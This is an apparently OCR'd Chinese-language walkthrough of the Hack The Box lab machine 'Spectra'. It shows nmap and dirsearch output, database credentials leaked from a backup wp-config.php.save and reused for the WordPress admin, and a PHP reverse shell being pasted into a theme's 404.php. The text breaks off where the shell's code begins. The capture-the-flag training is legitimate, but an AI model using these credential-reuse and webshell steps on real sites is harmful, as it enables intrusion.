
概述 （Overview）



Spectra has been Pwned!

Congratulations 0x584A, best of luck in capturing flags ahead!

#9209	08 Jul 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED

时间：2021-07-08
机器作者： egre55
困难程度: `easy`
描述: PHP站，考察信息收集后的漏洞复现能力。最后通过滥用的SUDO配置，进一步进行权限提升操作。
Flags: User: `<md5>` , Root: `<md5>`
INFORMATION:

- Web
- PHP
- File Misconfiguration
- Environment Misconfiguration
- CMS Exploit

攻击链 （Kiillchain）

通过查看 Nmap 识别出来的 HTTP 服务，确定了目标域名和部署的脚本类型。随后在目录枚举中站点开发遗留文件 `config.php.save` ，通过组合残留文件中的密码，成功登录上了 `WordPress` 后台管理页面，通过编辑样式文件成功写入WebShell，得到了 Nginx 身份的 bashshell。

通过执行 linpeas 进一步获取目标服务器上的信息，发现一个 `autologin.conf` 文件，在该文件中找到了一组新的密码，使用该密码成功横移至 `katie` 用户。在该用户下执行 `sudo -l` ， 发现可以 root 身份运行 `initctl` ，通过编写 job 脚本成功获取 root flag。

TTPs （Tactics, Techniques & Procedures）


- nmap
- dirsearch
- LinPEAS
- crackmapexec

枚举（Enumeration）

开局还是简单的通过 nmap 对目标服务器进行扫描，识别开发端口和服务：


```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open  http    nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql   MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
```

存在 Web 服务，在源代码中发现站点域名， 根据访问路径后缀名获知是PHP站。这行信息组合起来这题的架构大概就是 LNMP 或 WNMP 了。



```
<h1>Issue Tracking</h1>

<h2>Until IT set up the Jira we can configure and use this for issue tracking.</h2>

<h2><a href="http://spectra.htb/main/index.php" target="mine">Software Issue Tracker</a></h2>
<h2><a href="http://spectra.htb/testing/index.php" target="mine">Test</a></h2>
```

修改 `/etc/hosts` 后，查看 `testing/index.php` 路径显示：`Error establishing a database connection`，查看 `main/index.php` 显示 Blog 页面。



Recent Posts

Hello world!

Recent Comments

A WordPress Commenter on Hello world!

Categories

Uncategorised

Meta

Log in
Entries feed
Comments feed
WordPress.org


© 2021 Software Issue Management Powered by WordPress

在页尾处获悉到站点指纹，使用 `WordPress` 部署的。尝试使用 `wpscan` 工具对站点进行扫描：

`wpscan --url http://spectra.htb/main/`

- Author: administrator
- XML-RPC seems to be enabled: http://spectra.htb/main/xmlrpc.php


并没有发现明显的利用点，尝试进行目录枚举：



```
v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10909

Output File: /home/kali/tools/dirsearch/reports/spectra.htb/-testing-_21-07-08_15-28-21.txt

Error Log: /home/kali/tools/dirsearch/logs/errors-21-07-08_15-28-21.log

Target: http://spectra.htb/testing/

[15:28:22] Starting:
[15:30:31] 500 -    3KB - /testing/index.php
[15:30:35] 200 -   19KB - /testing/license.txt
[15:30:55] 200 -    7KB - /testing/readme.html
[15:31:09] 301 -  169B  - /testing/wp-admin  ->  http://spectra.htb/testing/wp-admin/
[15:31:09] 200 -   11KB - /testing/wp-admin/
[15:31:09] 500 -    3KB - /testing/wp-admin/install.php
[15:31:09] 200 -  710B  - /testing/wp-admin/admin-ajax.php
[15:31:09] 200 -    3KB - /testing/wp-config.php.save
[15:31:09] 301 -  169B  - /testing/wp-content  ->  http://spectra.htb/testing/wp-content/
[15:31:09] 500 -    3KB - /testing/wp-config.php
[15:31:09] 200 -  627B  - /testing/wp-content/
[15:31:09] 200 -   69B  - /testing/wp-content/plugins/akismet/akismet.php
[15:31:09] 200 -  167B  - /testing/wp-content/plugins/hello.php
[15:31:10] 301 -  169B  - /testing/wp-includes  ->  http://spectra.htb/testing/wp-includes/
[15:31:10] 500 -    3KB - /testing/wp-admin/setup-config.php
[15:31:10] 200 -  173B  - /testing/wp-includes/rss-functions.php
[15:31:10] 500 -    3KB - /testing/wp-cron.php
[15:31:10] 500 -    3KB - /testing/wp-signup.php
[15:31:10] 500 -    3KB - /testing/wp-login.php
```

立足点（Foothold）

扫出一个可疑的 `wp-config.php.save` 文件，浏览器查看：




```
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
```

里面存在一组账号密码：

```
define( 'DB_NAME', 'dev' );
/** MySQL database username */
define( 'DB_USER', 'devtest' );
/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

使用 `administrator:devteam01` 成功登录后台：



spectra.htb/main/wp-admin/

WordPress 5.6.1 is available! Please update now.

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

Get Started

Customise Your Site

or, change your theme completely

Next Steps

Write your first blog post

Add an About page

Set up your homepage

View your site

Site Health Status

Should be improved

Your site has critical issues that should be addressed as soon as possible to


Quick Draft

Title

在 `wordpress` 后台中，是可以通过编辑模板文件来写入Webshell的。

在主题编辑中 `http://spectra.htb/main/wp-admin/theme-editor.php` 找 `404.php` 文件，编辑该文件写入shell。

`http://spectra.htb/main/wp-admin/theme-editor.php?file=404.php&theme=twentytwenty`



spectra.htb/main/wp-admin/theme-editor.php?file=404.php&theme=twentytwenty

WordPress 5.6.1 is available! Please update now.

Edit Themes


Twenty Twenty: 404 Template (404.php)

Select theme to edit: Twenty Twenty

Selected file content:

```
<?php
/**
 * The template for displaying the 404 template in the Twenty Twenty theme.
 *
 * @package WordPress
 * @subpackage Twenty_Twenty
 * @since Twenty Twenty 1.0
 */

get_header();
?>

<main id="site-content" role="main">

    <div class="section-inner thin error404-content">

        <h1 class="entry-title"><?php _e( 'Page Not Found', 'twentytwenty' ); ?></h1>

        <div class="intro-text"><p><?php _e( 'The page you were looking for could not be found. It might have been removed,
renamed, or did not exist in the first place.', 'twentytwenty' ); ?></p></div>
```

使用在我博客搭的在线工具 `https://jgeek.cn/shells/` ， 复制PHP反链Shell的代码，编辑到文件中并保存：




Edit Themes

Twenty Nineteen: 404 Template (404.php)

Selected file content:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down.
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

